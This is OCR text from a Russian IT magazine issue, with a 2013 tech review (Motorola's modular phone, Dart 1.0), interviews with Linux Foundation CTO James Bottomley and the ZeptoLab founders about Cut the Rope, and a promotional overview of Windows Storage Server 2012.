В качестве базы Motorola предлагает использовать некий эндоскелет, который будет представлять собой основу для установки остальных компонентов. Все спецификации на саму основу и интерфейсы подключения других компонентов при этом будут полностью открыты, что позволит сторонним компаниям создавать собственные компоненты и в конечном счете приведет к ситуации, сложившейся в данный момент на рынке ПК. Смартфон будет состоять из тех компонентов, которые нужны пользователю, и тех компаний, которые он предпочтет.



В теории модульный смартфон должен выглядеть именно так

Казалось бы, это именно то, что нам нужно, однако в силу определенных технических ограничений кажется маловероятным, что Motorola действительно сможет довести проект до конца в том виде, в котором предлагает. Одно дело — заменить камеру или оперативную память, которые и без того являются отдельными модулями на современных смартфонах, а совсем другое — процессор или видеоускоритель. Современные мобильные чипы в одном кристалле содержат и то и другое, а зачастую еще и компоненты радиомодуля и прочее (в некоторых случаях — привет Qualcomm — еще и завязаны на вшитую в кристалл микроОС, которая имеет приоритет перед установленной на смартфон мобильной системой).

Как все это собирается разнести Motorola, остается непонятным. Однако, если инженерам удастся выполнить задуманное хотя бы процентов на семьдесят, это будет началом новой эры мобильной техники.


Dart 1.0

Последняя новость может показаться не столь интересной, однако в долгосрочной перспективе может сыграть очень важную роль в мире веб-разработки. В конце года компания Google представила язык программирования Dart 1.0, то есть окончательную редакцию своей замены JavaScript, которая планируется к включению в Google Chrome.

Смысл создания Dart в явных недостатках JavaScript, который был создан для выполнения небольших десятистрочных скриптов на стороне клиента, а не огромных сложных приложений. По мнению Google, в JS столько проблем с расширяемостью, производительностью и неочевидностью конструкций, что гораздо проще заменить его на новый язык, чем пытаться их исправить. И Dart стал этой заменой.

По своей сути Dart больше всего напоминает Java со всеми ее достоинствами в виде четкого разделения приложения на модули, явным определением типов (опционально) и классической моделью ООП (прототипную модель ООП в JavaScript никто не понимает), а главное, его исполнение происходит в два-три раза быстрее JavaScript даже с использованием последней версии V8.

Собственно сам Dart 1.0 — это финальная версия SDK, в который входит мощный редактор, виртуальная машина для запуска приложений, пакетный менеджер, статический анализатор кода и инструмент трансляции Dart в JS dart2js. Ни о каком внедрении языка в браузер речи пока не идет, однако разработчики могут воспользоваться специальной сборкой Chromium с активированным Dart под названием (сюрприз!) Dartium.



Dart vs JS в бенчмарке DeltaBlue

ВЫВОДЫ

2013 год принес нам много вкусностей: долгожданную FreeBSD, смартфоны на Firefox OS, модульные телефоны с открытой архитектурой, открытую TV-приставку и много чего еще. Это только небольшой срез новостей 2013 года, поэтому не забудь также обновить KDE, GNOME, Firefox и Chromium. Там тоже есть на что посмотреть.

БОНУС: ИНТЕРВЬЮ С ТЕХДИРОМ LINUX FOUNDATION

Чтобы получить более широкую картину того, что происходит в мире open source и некоторых областях, не рассмотренных в нашем обзоре, мы пообщались с Джеймсом Боттомли. Джеймс — технический директор Linux Foundation, а также технический директор продуктов серверной виртуализации в компании Parallels. Кроме того, он является одним из ключевых мейнтейнеров Linux, отвечающим за код подсистемы SCSI и ряда других компонентов.





INFO

В 2013 году исполнилось 30 лет проекту GNU, 20 лет самому открытому дистрибутиву Debian GNU/Linux и 20 лет самому консервативному Slackware. Поэтому 2013-й можно по праву считать годом Open Source.

В России положение Open Source по-прежнему сильно хуже, чем в США и Европе. Есть множество отличных специалистов из России, являющихся видными контрибьюторами в Linux, но работающих в других странах, в таких компаниях, как Intel или Red Hat.

Parallels — один из редких примеров российских компаний, которые действительно многое выдают в апстрим. Мне, конечно, было бы приятно заявить, что у нас идеально выстроена работа с комьюнити, но пока это не совсем так. Но мы прикладываем к этому много усилий.

Мне кажется, что остальным мешает определенный культурный барьер. Отчасти это связано с российским образованием, по-прежнему проповедующим соревновательный дух. Возможно, дело в советском наследии и традициях. Людям, воспитанным таким образом, сложно изменить себя и принять идею сотрудничества с конкурентами.

Даже в США на это ушло более десяти лет. Только сейчас компании начали понимать, что они могут открыть ту часть работы, которая для них не суперкритична, и сфокусировать усилия на самых важных технологиях. На мой взгляд, такая модель действительно заработала лишь в Open Stack. Этот проект является результатом тесного сотрудничества компаний, по сути конкурирующих друг с другом. Восемь из топ-10 партнеров Parallels (хостинг-провайдеров) уже что-то пробуют там с нашей помощью или без нее. Поэтому Open Stack уже есть в стратегии развития Parallels (сейчас мы только спонсоры этой организации, но планируем стать ее участником, как и в Linux Foundation).

До сих пор самые большие проблемы, с которыми сталкиваются разработчики open source ПО, носят юридический характер. Поэтому Linux Foundation приходится направлять значительные ресурсы (собственные или полученные от компаний — членов организации) на то, чтобы помогать разработчикам именно с этим.

При этом сообщество Linux-разработчиков отличается высокой компетенцией в технических вопросах, и помощь LF им редко нужна. Куда чаще возникают вопросы социального характера: например, как обратиться к разработчикам ядра и к кому именно, в какой форме передать им патч.

SECURE BOOT

Текущее положение дел с Secure Boot таково: с одной стороны, теперь у нас есть так называемый предварительный загрузчик (PreLoader), подписанный сертификатом Microsoft. С другой — набор инструментов для работы с Secure Boot.

PreLoader работает следующим образом: он запускается перед загрузчиком дистрибутива, проходит проверку Secure Boot и позволяет загрузиться дистрибутиву, даже если у его загрузчика нет сертификата Microsoft.

Это важно скорее для небольших дистрибутивов, поскольку разработчики Red Hat, Canonical и других крупных систем уже используют подписанные загрузчики.

Но намного важнее то, что мы разработали инструментарий для работы с SecureBoot. Он позволяет удалять сертификат Microsoft, использовать собственный и подписывать им загрузчик или же, по сути, просто отключить Secure Boot в системе. Такое положение вещей позволило FSF убрать эту технологию из списка угроз экосистеме Open Source.

ARM НА СЕРВЕРАХ

Бытует мнение, что ARM — это такая «крутая» платформа, которая обязательно найдет применение в серверах. Низкое энергопотребление при достаточной производительности, не нужно мощного охлаждения.

Однако если провести более детальное сравнение, то все не так просто. Мне кажется, что в реальных сценариях ARM не удастся удержать эти преимущества, а значит, и уверенные позиции на серверном рынке сохранить у нее не получится. Достаточно посмотреть на характеристики современных ARM-чипов.

Если сравнить, допустим, Cortex A17 с Intel Atom Silvermont, то разница в энергопотреблении, конечно, будет, но она не так существенна — в пределах 20%.

При этом в Silvermont есть поддержка 64-битной архитектуры и виртуализации. У A17 нет ни того ни другого. Реализация этих технологий увеличит энергопотребление чипа. А значит, ARM рискует вообще потерять свой главный козырь.

Ну и нельзя забывать про повсеместную распространенность Intel. Возникает вопрос — зачем владельцам дата-центров переходить на экзотичный ARM, если нет заметной разницы в стоимости, производительности и энергопотреблении?

Основатели ZeptoLab

Семён Воинов

Первая игра — версия советского «Конька-горбунка» с игровых автоматов

Любит рисовать

Окончил Московский автомеханический институт, дизайн автомобилей

Любимая игра — Grim Fandango

Первый компьютер — ZX Spectrum, начали программировать еще до десяти лет

Ефим Воинов

Первая игра — глобальная стратегия с псевдографикой

Любит кодить

Окончил Московский институт электроники и математики, вычислительные комплексы, системы и сети

Любимая игра — Civilization

Zepto — математический термин, множитель 10^{-21}, означающий, что компания внимательна даже к самым мелким деталям

«Все началось с веревки»



Когда все с упоением играли в Cut the Rope, никто не задумывался, кто стоит за разработкой этого прекрасного таймкиллера. Помню, каково было мое удивление, что ZeptoLab — это вовсе не какая-нибудь крупная западная компания, а русские ребята, которые просто любят делать игры. Парни настолько заняты, что вытащить их на интервью не удавалось почти год, и вот перед выходом второй версии Cut the Rope они все-таки согласились встретиться и рассказать свою историю успеха.

ПОСЛЕДСТВИЯ CUT THE ROPE

В офисе сейчас есть стенд с наградами, которые мы получили за эти годы. Среди них Game Developers Choice Award, где нас в 2010 году наградили за лучшую мобильную игру. В Англии есть свой аналог Оскара, так называемая BAFTA. Это премия Британской академии телевидения и кино. Наша игра — первая в истории игра для платформы iOS, получившая премию BAFTA. Есть Apple Design Award, премии «Лучший стартап Европы», «Лучший стартап России», премии от различных изданий, много всего.

Однако после выхода Cut the Rope для нас принципиально ничего не изменилось. Цель была другая: мы всегда хотели делать игры, а не стать большими боссами и сидеть в отдельном кабинете с секретаршей.

Хотя офис теперь действительно большой. Сейчас мы занимаем почти весь этаж, а начинали с сорока квадратных метров. А тогда думали: «Зачем столько места? Надо было пополам с кем-то брать. Или брать тридцать метров». То есть мы считали — раз нас уже четверо, то потом будет еще человека три-четыре, и все, мы сможем делать все, что хотим. Ну... сейчас нас уже восемьдесят человек, и мы растем очень активно :).

Нынешняя стратегия компании — продолжать двигаться в двух направлениях. С одной стороны, у ZeptoLab есть успешный бренд Cut the Rope, и мы продолжаем его развивать. В центре этой истории — персонаж Om Nom, по-русски Ам Ням.

У ZeptoLab вышло много продуктов, связанных с этой игрой. В первую очередь — игры Cut the Rope: Experiments и Cut the Rope: Time Travel, а также небольшое приложение Om Nom Candy Flick. Кроме того, выходят мягкие игрушки, комиксы, мультфильмы. В общем, масса всего.

Также ZeptoLab продолжает выпускать апдейты и улучшать все Cut the Rope, включая оригинальную. По количеству уровней первая игра за три года выросла в четыре раза.

Скоро выйдет Cut the Rope 2. Работа над игрой длилась восемь месяцев.

Второе направление — то, что всегда хотелось делать: новые игры. Однако ресурсы, необходимые для этого, у нас появились только в прошлом году.

Конечно, сейчас мы сами стали успевать меньше. Меньше рисовать, программировать, но все-таки находим время. А должности у нас сейчас называются так: Семён — креативный директор, но по сути — артдиректор. Ефим — технический директор, он с программистами много взаимодействует и общается. И мы оба вовлечены в геймдизайн, хотя сейчас нет такого проекта, где мы оба или кто-то один из нас был бы геймдизайнером. По сути, у нас такая продюсерская роль.

В общем, разными вопросами мы занимаемся, зачастую бывает непросто все совмещать. Это как раз одна из тех вещей, которые мы пытаемся оптимизировать. Хотя это интересно — участвовать в разных аспектах жизни компании. При этом мы остаемся в разработке, в том, что нас исходно интересовало. Участвуем в создании продуктов. Это как раз то, к чему мы стремились.

РЫНОК МОБИЛЬНЫХ ПРИЛОЖЕНИЙ

Самое важное и сложное в работе любого разработчика — понять формулу успешной игры. Для этого нужно проанализировать весь накопленный опыт, собрать максимум информации. Этим нужно заниматься постоянно. К сожалению, то, что работает сегодня, совершенно не обязательно сработает через полгода.

Например, сейчас в играх стали важны социальные «фичи». Это побуждает людей звать в игру своих друзей и знакомых. Они больше соревнуются и в итоге проводят в игре больше времени.

Самый частый вопрос, который нам задают на любой конференции, — нужно ли искать издателя. И однозначного ответа тут нет, все зависит от ситуации, от игры. От того, есть ли у вас бюджет для раскрутки. От того, хорошая ли

у вас игра, наконец. Впрочем, плохую игру не вытянет даже издатель, он сможет только дать ей первый толчок, показать ее широкой аудитории.

Но написать всем основным издателям нужно обязательно. Не бойтесь показывать им игру. Вы поймете, заинтересованы они или нет, — и вот уже тогда решайте, хотите ли издавать игру сами. Потому что если нет никакого интереса от издателей... то выбора нет :).

Неизвестно, как сложилась бы судьба Cut the Rope, если бы у нас не было издателя. Продвижением игры занималась компания Chillingo, также известная по серии Angry Birds. Тогда этот издатель был на коне, у них было самое впечатляющее портфолио. Сейчас ситуация несколько поменялась, конечно.

Кстати, когда выходила Angry Birds, издатель не знал, «выстрелит» ли она. Так что Chillingo выпустил ее под своим вторичным брендом, под которым шли игры попроще, нужные скорее для количества. Остальное, как говорится, история.

Правда заключается в том, что абсолютным пониманием рынка не обладает никто. Ни издатели, ни крупные компании не могут с уверенностью сказать, будет ли игра успешной. В этом плане игры похожи на кино или музыку.

С другой стороны, хорошие игры могут выстрелить и без продвижения. Им помогло так называемое word of mouth — сарафанное радио. Вот вышла, например, игра Tiny Wings. Ее сделал один человек из Германии, без издателя. Хорошая игра, и люди рассказывают друг другу о ней — в итоге игра пользуется большим успехом.

Но это может и не сработать. Выходят сотни тысяч игр, о которых никто и никогда не услышит, даже если они клевые и у них все хорошо.

Сейчас у нас появился маркетинговый отдел, своя аналитика. Теперь мы сами продвигаем свои игры. Но с Chillingo у нас хорошие отношения. Оригинальную игру все еще издают они, и мы регулярно общаемся с ними по поводу новых апдейтов.

ФОРМУЛА CUT THE ROPE

Отправной точкой для Cut the Rope оказалась... веревка. Дело в том, что первая игра, которую выпустил ZeptoLab, называлась Parachute Ninja. Это была аркада с мультяшной графикой. Для нее был придуман механизм с веревкой — персонаж (тот самый ниндзя) мог с ее помощью перемещаться с платформы на платформу.

Мы сделали физический движок веревки, все клево работало, было красиво. Провели тест на «фокус-группе» (ей были наши друзья и семьи) и получили ответ: «Игра хорошая, только веревку уберите». Она показалась слишком сложной, непонятной. В итоге веревку заменили на парашют. Веревка помогала перемещаться и страховала игрока от падения, парашюту отводилась та же самая роль. Parachute Ninja вышел, а движок с веревкой остался.

В следующей игре мы снова захотели сделать что-то с веревкой. Придумали сразу пять или шесть концептов, в которых хоть как-то можно было бы задействовать этот механизм. Дальше делали прототипы — минимально работающие версии с графикой на уровне квадратиков и кружочков. После этого снова подключали «фокус-группу», и по сумме голосов предпочтение было отдано прототипу, который потом и стал Cut the Rope.

Игру делали минимальным составом. Один рисовал, другой писал код. Оба думали над идеями по геймплею. Также использовали одного фрилансера-дизайнера, который помогал делать уровни, и еще одного человека, который писал нам музыку и помогал со звуками. Эти люди удаленные, из других городов. На все суммарно у нас ушло где-то полгода.

Издателем наших первых игр была компания Freeverse, но для Cut the Rope мы обратились к Chillingo. Мы посмотрели на то, как набирала обороты Angry Birds, и поняли, что нам нужна та же аудитория.

В октябре 2010 года мы нажали кнопку «отослать игру в Apple» и выдохнули. Мы полагали, что все закончилось, начали обдумывать следующие концепты. Но... все это пришлось отложить на несколько лет.

Первое время мы были немного в шоке. Мы просто не знали, что делать дальше. Cut the Rope «стрельнула» гораздо сильнее, чем ожидалось, и нужно было пользоваться моментом. Мы переориентировались на поддержку: нужно было править баги, срочно писать новые уровни. Нужно было делать Android-версию.

За два дня игра взлетела на первое место больше чем в сотне стран, во всех трех чартах App Store (платном, бесплатном и top grossing). Это сейчас в top grossing больше главенствуют бесплатные тайтлы. А в то время было нормально, если на первой строчке оказывалась платная игра.

К этому моменту мы ощутили, что не до конца понимаем, как строить бизнес-процессы в студии. К нам пришел Миша Лялин, наш нынешний CEO. Миша — основатель компании Reaxion, в которой мы оба работали до этого. Компания тоже занималась мобильными играми. И вот, когда Cut the Rope «выстрелила», мы позвонили ему и сказали, что у нас возникла такая ситуация, мол, давай обсудим. С его помощью мы достаточно оперативно организовали работу. У нас появились новые люди — программист, художник, и мы начали работу над первоочередными вещами.

ДРУГИЕ ПРОЕКТЫ

Выпускать хит за хитом — это хорошая цель, но в реальности нужно много всего сделать, перед тем как удастся создать игру, которая взлетит вверх. В 2014 году мы планируем выпустить 4–5 игр.

Мало кому из разработчиков мобильных хитов удалось выпустить хотя бы еще одну успешную франшизу. Хотя можно вспомнить Halfbrick, у которых после Fruit Ninja вышел Jetpack Joyride. Но объясняется это просто — по сравнению с разработчиками игр для ПК и консолей студии, занимающиеся мобильными играми, еще совсем молодые. Дайте нам время. :)

Сейчас процесс создания игры в компании стал сложнее, но общие черты остались прежними. Первая фаза — это идея. Здесь может быть несколько источников — кто-то из нас или из сотрудников приходит с идеей, уже, возможно, даже в блокноте нарисовав, как все это будет выглядеть.

Например, в прошлом году мы выпустили первую игру, не основанную на Cut the Rope. Называется Pudding Monsters. Идея этой игры вообще появилась у художника. Геймдизайнер пришел уже позже и довел идею до ума, доработал детали. Pudding Monsters не стал громадным хитом, но и не было иллюзий, что каждая наша игра «стрельнет», как Cut the Rope.

Периодически мы проводим в компании brain storm'ы. Дается некая тема, зачастую довольно абстрактная, скажем, «зеленое лицо». И люди сидят, придумывают на основе этого какие-то концепты. Или, например, асинхронный мультиплеер, где люди помогают друг другу, а не воюют. Мы выдумываем идеи, голосуем за то, что больше нравится. Что-то цепляет сразу, что-то — нет.

Помимо этого, у нас еще есть так называемые дни автономии. Раз в квартал один день люди могут заниматься своим проектом. Это не мы изобрели, это довольно распространенная практика в ИТ-компаниях. У нас многие собираются в команды и за день делают какую-то небольшую игру, прототип. Если мы видим, что там что-то интересное склеилось, это еще один источник идей.

Обычно в прототипе практически нет графики. Программист за пару дней пишет на коленке что-то минимальное. Но уже на этом этапе ясно, интересно в это играть или нет. Если неясно, то мы делаем пару итераций, чтобы понять точно. Отсекаются 95% идей. Как правило, это интересные прототипы, но что с ними дальше делать — непонятно.

Оставшиеся 5%, как правило, идеи, которые зацепили почти сразу. Тогда мы начинаем думать и о том, во что это можно развить, как сделать это коммерчески успешным. Если мы видим основания к старту проекта, он стартует, и начинается препродакшен — первый этап, на котором из прототипа нужно вырастить что-то чуть более комплексное, дающее лучшее представление, о чем будет игра.

На этапе препродакшена художники начинают рисовать первые концепты графики. Принимается решение о том, какой будет сеттинг, — это игра про космос или игра про рыцарей? С Cut the Rope тоже были варианты. Скажем, была идея, что вместо леденца висит деревянная кукла на ниточках. Ты перерезаешь ниточки, освобождаешь ее и должен доставить куда-то, может быть, к ее душе, чтобы она ожила. В общем, на этом этапе анализируются разные сеттинги для игры, выбирается тот, что будет наиболее интересен аудитории, тот, который больше подходит механике игры.

Если же игра прошла препродакшен, далее ее ждет прямой путь к релизу. Сначала идет альфа-версия, которая должна уже быть вполне играбельной и интересной. Дальше — бета-версия, когда готово многое, но еще не все. Потом — релиз-кандидат, когда в игре уже есть все и она стабильно работает. После этого происходит релиз.

АНАТОМИЯ МОБИЛЬНОЙ ИГРЫ

Мобильные проекты компактны. Особенно по сравнению с консольными, над которыми по два года работает команда из двухсот человек. Над мобильным проектом в среднем трудятся семь — десять человек.

Иногда нам приходит в голову поработать над AAA-тайтлом для консоли или ПК. Но плюсы мобильной разработки всегда перевешивают. У нас вообще принцип такой — мы стараемся браться за компактные проекты, но делать их мак-



375

УРОВНЕЙ НАСЧИТЫВАЕТСЯ В ОРИГИНАЛЬНОЙ CUT THE ROPE НА ДАННЫЙ МОМЕНТ. ЭТО ПРИМЕРНО В ЧЕТЫРЕ РАЗА БОЛЬШЕ, ЧЕМ В 2010 ГОДУ, СРАЗУ ПОСЛЕ РЕЛИЗА

РЕТРОСПЕКТИВА

Еще в институте мы стали думать над тем, как лучше развивать наше хобби — создание игр. Задумались о чем-то более серьезном. Так мы начали делать игры под Palm OS. У платформы тогда было золотое время, они занимали порядка 70% рынка. Карманные компьютеры на Windows только начинали развиваться, Android и iPhone, естественно, не было. А Palm делали прикольные девайсы и были на острие технологии.

Первое время мы занимались не разработкой игр, а взломом чужих программ. Было интересно заниматься реверс-инжинирингом. Такой способ изучения платформы и того, как делают игры другие. Брались чужие бинарники, распаковывались, мы пытались дизассемблировать код.

Тогда была распространена модель try-and-buy. Ты скачиваешь игру бесплатно, и, если тебе нравится, ты покупаешь ее, вводишь серийник и можешь играть дальше. Нам было интересно взламывать эту систему, находить способы играть бесплатно. Не потому, что жалко денег или хотелось куда-то все это выложить, нет, просто ради спортивного интереса. Нравилось чувство победы над системой, над которой думали другие разработчики.

После этого мы начали делать игры. Сделали несколько игрушек, одна из которых, можно сказать, оказалась успехом. Права на нее купила некая китайская компания, выпускавшая смартфоны (о которых теперь уже никто и не помнит). В общем, у них был свой смартфон, они сами на нас вышли и в качестве эксклюзива под свою платформу купили у нас игру.

Palm OS мы занимались несколько лет. Сделали анимационный пакет, чтобы люди могли рисовать на наладонниках, создавать анимации, а потом экспортировать их на ПК. Эту штуку у нас тоже купили. Одна компания внедрила ее в американские школы. То есть где-то в американских школах это использовалось как новое средство в обучении младших классов. Нам, конечно, было приятно, что это приложение принесло кому-то пользу.

Пять-шесть лет работали с разными мобильными платформами, начиная с Palm OS. Потом были Symbian, Java, в общем, все то, что было популярно в 2000-х годах. Тогда как раз пошла волна фичерфонов — Java, Brew и тому подобное. И мы начали работать в компании Reaxion, которая этим и занималась. А потом появился iPhone.



1500 $

СОСТАВЛЯЛ ПРИМЕРНЫЙ БЮДЖЕТ CUT THE ROPE, КОТОРЫЙ УШЕЛ НА ОПЛАТУ НЕСКОЛЬКИХ ФРИЛАНСЕРОВ, РЕГИСТРАЦИЮ В APPLE DEVELOPER ACCOUNT И ПРОЧИЕ МЕЛОЧИ

симально отполированными. Это лучше, чем взяться за что-то огромное, с большим количеством фич и в итоге бросить все сделанным наполовину.

Структура команды примерно следующая. Есть один или несколько геймдизайнеров (у нас чаще один), несколько программистов (у нас в среднем два-три), несколько художников (тоже два-три). Если игре требуются уровни, то еще есть левел-дизайнер. Звуками и музыкой у нас занимаются фрилансеры. У нас есть отдел тестирования внутри команды плюс внешнее тестирование. Есть продукт-менеджер, локализатор и другие роли.

Когда мы делали первые игры, команды были еще меньше. И твоя роль, твой вклад в проект ощутимы. Это не как в консольной игре, где ты нарисовал две текстуры или закодировал логику перемещения бота по ландшафту. От тебя зависит результат, отсюда и вовлеченность в процесс.


Это всегда в какой-то мере был челлендж. В отличие от разработки под ПК, у мобильных проектов когда-то был ограниченный и маленький экран с четырьмя градациями серого. Там слабенькие процессоры, мало памяти, со всех сторон все урезанное. Интересно и с точки зрения программиста, и с точки зрения художника.

Всего у нас сейчас работает около восьмидесяти человек. Большая часть людей здесь, в Москве, но есть несколько человек в Америке, Китае, Англии, на Украине и так далее.

Нам интересно все инновационное, интересно делать что-то новое, а не копировать чужое и плыть по течению. Нас всегда привлекали какие-то новые вещи и платформы, которые еще не очень популярны, но могут быть востребованы в будущем. Поэтому мы стараемся смотреть вперед, следить за новинками.

Например, сейчас у нас есть версии игр под Leap Motion. Это такая штука, которая ставится перед ПК и детектит палец. Пока технология новая, нераспространенная, и там куча косяков, но удочку мы уже забросили. Стараемся такие вещи отслеживать и быстро двигаться в этой области.

Индустрия вообще очень динамична. Если ты остановишься и успокоишься... Словом, нужно бежать. Притом бежать не за толпой, а бежать, анализируя происходящее вокруг.



СКАЧИВАНИЙ СОСТОЯЛСЯ У CUT THE ROPE ВСЕГО НА ДЕВЯТЫЙ ДЕНЬ ПОСЛЕ РЕЛИЗА — РЕКОРД ДЛЯ ПЛАТНЫХ ИГР В APP STORE



ПОД КАПОТОМ ГЕЙМДЕВА

Еще в 2009 году возникла мысль сделать что-то свое — фреймворк, свою систему для разработки игр. Какое-то время мы потратили на создание максимально удобного тулсета, набора утилит и библиотек. Хотелось использовать весь имеющийся опыт в разработке игр и создать систему, где можно было максимально удобно и быстро делать игры.

Сейчас, в текущем виде, она позволяет писать один и тот же код, который будет запускаться и на iOS, и на Android. То есть мы разрабатываем одновременно игру для двух платформ. У всех телефонов и планшетов также разные разрешения экранов, а мы, по сути, составляем несколько разных паков графики для каждой группы разрешений. Для групп разрешений. Один из финальных процессов разработки, когда мы адаптируем игру под iPhone, iPad и разные линейки Android-телефонов, которых значительно больше и с которыми больше сложностей.

У нас единый, на 90% общий код на C++ и две низкоуровневые привязки к каждой из платформ. Для iOS — Objective-C, а для Android — Java. 90% кода пишется на C++, который вызывает общие интерфейсы, которые уже разносят код по платформам. Не требуется никакой трансляции, благодаря чему можно концентрироваться на геймплее, а не думать о том, как заставить это работать и там и там одновременно.

Поэтому мы ищем людей с опытом C++, это наш основной язык в клиентских проектах. Есть еще серверная разработка, там в основном Java и Scala. Также нам интересно, чтобы у людей был опыт с теми платформами, с которыми мы работаем, — iOS и Android.

Всем соискателям наших вакансий мы предлагаем сделать прототип собственной игры. Нам важно посмотреть, как человек понимает базу, устройство системы OpenGL. В своих играх мы часто занимаемся тонкими оптимизациями, надстройками, стремимся повысить производительность игры или уместить ее в какой-то лимит по размеру бинарника. То есть сталкиваемся с ограничениями мобильных платформ, и нам важно, чтобы люди понимали все тонкости разработки. Мы ищем людей, которые имеют такие знания.

Все, кого мы берем, делают тестовое задание (на сайте ZeptoTeam.ru всегда выложены их актуальные версии). А мы смотрим, насколько человек способен создать компактный проект. Не только с точки зрения качества кода, но и с точки зрения креативных решений.

Есть интересный пример. У нас было задание — арканоид. Казалось бы, все просто: игрушка с битой, которая отбивает шарик и разрушает кубики. Один из кандидатов прислал задание, где роль биты играла нарисованная сигарета, а в роли кирпичиков были легкие. Сигарета отбивала шарик и разрушала эти легкие. Кто-то, наоборот, начинает использовать интересные трехмерные вещи в, казалось бы, двухмерной игре. Это мы тоже оцениваем.

Есть ряд портов нашей игры на другие платформы, в основном их делают внешние команды. Мы даем им исходники, а они уже портируют на HTML5, C#. Зачастую проще отдать небольшие, автономные проекты на аутсорс, чем делать их внутри компании.

NAS + WINDOWS STORAGE SERVER 2012

?

Новая платформа для корпоративных сетевых хранилищ


Windows Storage Server 2012 является специальной платформой, созданной для работы с NAS. В отличие от предыдущих операционных систем WSS 2012 представляет собой значительно расширенную и улучшенную ОС, обеспечивающую максимальную эффективность и производительность при работе с NAS благодаря набору функций.






НОВЫЕ ВОЗМОЖНОСТИ HYPER-V

Ключевое новшество WSS 2012 — виртуализированные хранилища и возможность увеличения емкости NAS с помощью технологии Hyper-V. Теперь гипервизор может выделить одной виртуальной машине до терабайта памяти. Также в Hyper-V предусмотрена возможность миграции с одного сервера на другой. Наконец, WSS 2012 поддерживает Active Directory, которая обеспечивает глобальное управление доступом, комплексную политику и безопасность.




VHDX: МЕНЯЕМ СТРУКТУРУ ДИСКА НА ЛЕТУ

Еще одна отличительная особенность Windows Storage Server 2012 — введение нового формата жестких дисков VHDX для работы через сетевой протокол iSCSI. Объем подключаемых дисков может доходить до 64 Тб (против 2 Тб у VHD). Наконец, благодаря новой функции Online resizing в WSS 2012 появилась возможность увеличивать и уменьшать размеры разделов жестких дисков в режиме реального времени.



SMB 3

В WSS 2012 реализована третья версия SMB. SMB 3 — протокол хранилища файлового уровня, обеспечивающий работу критически важных нагрузок, таких как SQL или Hyper-V. SMB 3 поддерживает технологию SMB Multichannel, позволяющую использовать несколько сетевых путей между клиентом и сервером. Это повышает пропускную способность, и передача данных будет продолжаться, пока работает хотя бы одно сетевое подключение.



ОБЪЕДИНЯЕМ СЕТЕВЫЕ ИНТЕРФЕЙСЫ

Также появилась технология NIC Teaming, увеличивающая полосу пропускания. NIC Teaming позволяет объединить до 32 сетевых адаптеров Ethernet. Для увеличения отказоустойчивости рекомендуется объединять в группы адаптеры с одинаковой скоростью. Для обеспечения защиты данных применена технология VSS, создающая теневые копии. Если пользователь по ошибке удалил какой-либо документ, эта функция позволит его восстановить.



КОНФИДЕНЦИАЛЬНОСТЬ ДАННЫХ

RMS (Right Management Services) — новая система управления правами, которая позволяет установить не только политики конфиденциальности и права доступа к документам через Active Directory, но и ограничения на действия (например, «Только чтение», «Редактирование», «Отправка»). Для каждой политики доступа в RMS есть возможность выставить срок окончания. Ограничивать доступ к данным можно еще и с помощью различных классификаций: например, можно выставлять права по целым отделам или предоставлять доступ только к тем файлам, которые необходимы для текущих активностей сотрудника.



СОЗДАЕМ ИНФРАСТРУКТУРУ ВИРТУАЛЬНОГО РАБОЧЕГО СТОЛА

Технология VDI (Virtual Desktop Infrastructure) способствует созданию виртуальной рабочей IT-инфраструктуры на базе одного сервера. Такое окружение позволит работать с данными с любого устройства, что важно для компаний, следующих концепции BYOD. Данные с виртуальных рабочих столов хранятся в ЦОДах, что обеспечивает безопасность и защиту от потери и от использования третьими лицами благодаря автоматическому резервному копированию. Проблемы могут возникнуть в плохой сети, но тут поможет технология RemoteFX, оптимизирующая передачу данных.




VPN ТЕПЕРЬ НЕ НУЖЕН

Direct Access позволяет получить доступ к корпоративным данным из любой точки мира. В отличие от предыдущей версии Direct Access 2008 версия, использующаяся в Windows Storage Server 2012, не требует подключения к интернету, достаточно подсоединиться к серверу по локальной сети. При этом используется шифрование по протоколам Triple DES и AES, что гарантированно защитит данные от взлома.



ИНТЕГРАЦИЯ СО ВСЕМИ ДЕЙСТВУЮЩИМИ ВЕРСИЯМИ WINDOWS

